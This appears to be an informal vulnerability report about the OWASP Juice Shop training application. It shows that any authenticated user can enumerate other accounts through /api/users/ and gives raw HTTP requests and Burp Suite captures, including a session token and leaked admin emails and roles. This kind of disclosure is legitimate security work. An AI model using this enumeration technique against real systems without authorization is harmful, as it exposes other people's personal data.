Title > **/api/users/ leaks list of usernames, email address and of all juice shop costumers and users including admins.**

Des > the /api/users/ endpoint leaks users info including username, emails, ID and the ROLE they have whether costumer's role or admin role

POC

1. **Login to the site**
2. **Intercipt any rest request TO API to get ur Authorization: Bearer**
3. Make a request **/api/users/**

,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,

GET /api/users/ HTTP/1.1

Host: juice-shop.herokuapp.com

Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=

Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"

Accept: application/json, text/plain, */*

Sec-Ch-Ua-Mobile: ?0

Authorization: Bearer (ur token)

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36

Sec-Ch-Ua-Platform: "Linux"

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://juice-shop.herokuapp.com/

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

priority: u=1, Connection: close

,,

This gives you list of all usernames and email address and more! This should be limited to only ADMINS

Here is leaks info of one of the users I get ,


{"status":"success","data":{"id":6,"username":"","email":"support@juice-sh.op","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","isActive":true,"createdAt":"2023-11-17T10:40:58.983Z","updatedAt":"2023-11-17T10:40:58.983Z","deletedAt":null}}


,,

{"status":"success","data":{"id":9,"username":"","email":"J12934@juice-sh.op","role":"admin","deluxeToken":"","lastLoginIp":"","profileImage":"assets/public/images/uploads/defaultAdmin.png","isActive":true,"createdAt":"2023-11-17T10:40:58.983Z","updatedAt":"2023-11-17T10:40:58.983Z","deletedAt":null}}

,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,

SCRENSHOOTS


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/search
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml)
Only 1 left
Best Juice Shop Salesman Artwork
Add to Basket
Account
Your Basket
EN
test55@a.com
Order History
Recycle
My saved addresses
My Payment Options
Digital Wallet
Orders & Payment
Privacy & Security
Logout
normal user able do
or any id
Burp Suite Community Edition v2023.10.2.5 - Temporary Project
Request
Response
GET /api/users/4 HTTP/1.1
Target: https://juice-shop.herokuapp.com


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/search
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml)
Only 1 left
Best Juice Shop Salesman Artwork
Add to Basket
Account
Your Basket
EN
test55@a.com
Orders & Payment
Privacy & Security
Logout
Privacy Policy
Request Data Export
Request Data Erasure
Change Password
2FA Configuration
Last Login IP
Burp Suite Community Edition v2023.10.2.5 - Temporary Project
Request
Response
GET /api/users/22 HTTP/1.1
Target: https://juice-shop.herokuapp.com

Burp Suite Community Edition v2023.10.2.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings Extensions Learn

1 × 2 × 3 ×

Send Cancel

Target: https://juice-shop.herokuapp.com HTTP/1

Request

Pretty Raw Hex

```
1 GET /api/users/15 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  ZQhjtEtLcZCgFWfXhqIlTZkuNxtgETepi2KhMEI3KFPDt97U2qHwVubmt
  lvSD8FwYcyJIen; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNj
  ZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYWllIjoiIiwiZWlhaWwiO
  iJOZXN0NTVAYS5jb20iLCJwYXNzd29yZCI6IjhjZmEyMjgyYjE3ZGUwYT
  U5OGMwMTBmNWYwMTA5ZTdkIiwicm9sZSI6ImNlc3RvbWVyIiwiZGVsdXh
  lVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxl
  SW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
  Wx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3
  JlYXRlZEF0IjoiMjAyMy0xMS0xNyAxMTowMzolNy45NjEgKzAwOjAwIiw
  idXBkYXRlZEF0IjoiMjAyMy0xMS0xNyAxMTowMzolNy45NjEgKzAwOjAw
  IiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzAwMjE5MDYxfQ.I_iNcW
  r7iC-bZn9sgN_gxuiadbWn_LzeaYTc0QPedPyF6m6qkG2Od17RhjnHL5Z
  v2JTHWN-ucpbIB98hT1y2tJ7Bo7rwE1H6XIjUE6jw39pKHDKO9Ov7oVLF
  z2B2_RzGWq4sJrJbJYvQy4E3hvOTOSgi4G5cp6NhwaC_UQiSyJA
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNj
  ZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYWllIjoiIiwiZWlhaWwiO
  iJOZXN0NTVAYS5jb20iLCJwYXNzd29yZCI6IjhjZmEyMjgyYjE3ZGUwYT
  U5OGMwMTBmNWYwMTA5ZTdkIiwicm9sZSI6ImNlc3RvbWVyIiwiZGVsdXh
  lVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxl
  SW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
  Wx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3
  JlYXRlZEF0IjoiMjAyMy0xMS0xNyAxMTowMzolNy45NjEgKzAwOjAwIiw
  idXBkYXRlZEF0IjoiMjAyMy0xMS0xNyAxMTowMzolNy45NjEgKzAwOjAw
  IiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzAwMjE5MDYxfQ.I_iNcW
  r7iC-bZn9sgN_gxuiadbWn_LzeaYTc0QPedPyF6m6qkG2Od17RhjnHL5Z
  v2JTHWN-ucpbIB98hT1y2tJ7Bo7rwE1H6XIjUE6jw39pKHDKO9Ov7oVLF
  z2B2_RzGWq4sJrJbJYvQy4E3hvOTOSgi4G5cp6NhwaC_UQiSyJA
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.105 Safari/537.36
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
  oqJLy3A2cvUvZkAjB4XyXuPs%3D"}]}
4 Reporting-Endpoints:
  heroku-nel=https://nel.heroku.com/reports?ts=1700220917&s
  id=812dcc77-0bd0-43b1-a5f1-b25750382959&s=qqC%2Bhh%2FvMdp
  %2Fr9m3KWRoqJLy3A2cvUvZkAjB4XyXuPs%3D
5 Nel:
  {"report_to":"heroku-nel","max_age":3600,"success_fractio
  n":0.005,"failure_fraction":0.05,"response_headers":["Via
  "]}
6 Connection: close
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 318
14 Etag: W/"13e-fR9frtPPXyBTOrAmjg38LmMsQFE"
15 Vary: Accept-Encoding
16 Date: Fri, 17 Nov 2023 11:35:17 GMT
17 Via: 1.1 vegur
18
19 {
    "status":"success",
    "data":{
      "id":15,
      "username":"",
      "email":"accountant@juice-sh.op",
      "role":"accounting",
      "deluxeToken":"",
      "lastLoginIp":"123.456.789",
      "profileImage":
      "assets/public/images/uploads/default.svg",
      "isActive":true,
      "createdAt":"2023-11-17T10:40:58.984Z",
      "updatedAt":"2023-11-17T10:40:58.984Z",
      "deletedAt":null
    }
  }
```

Search 0 highlights

Inspector Notes

Done 1,221 bytes | 106 millis

ENG UK 13:35 17/11/2023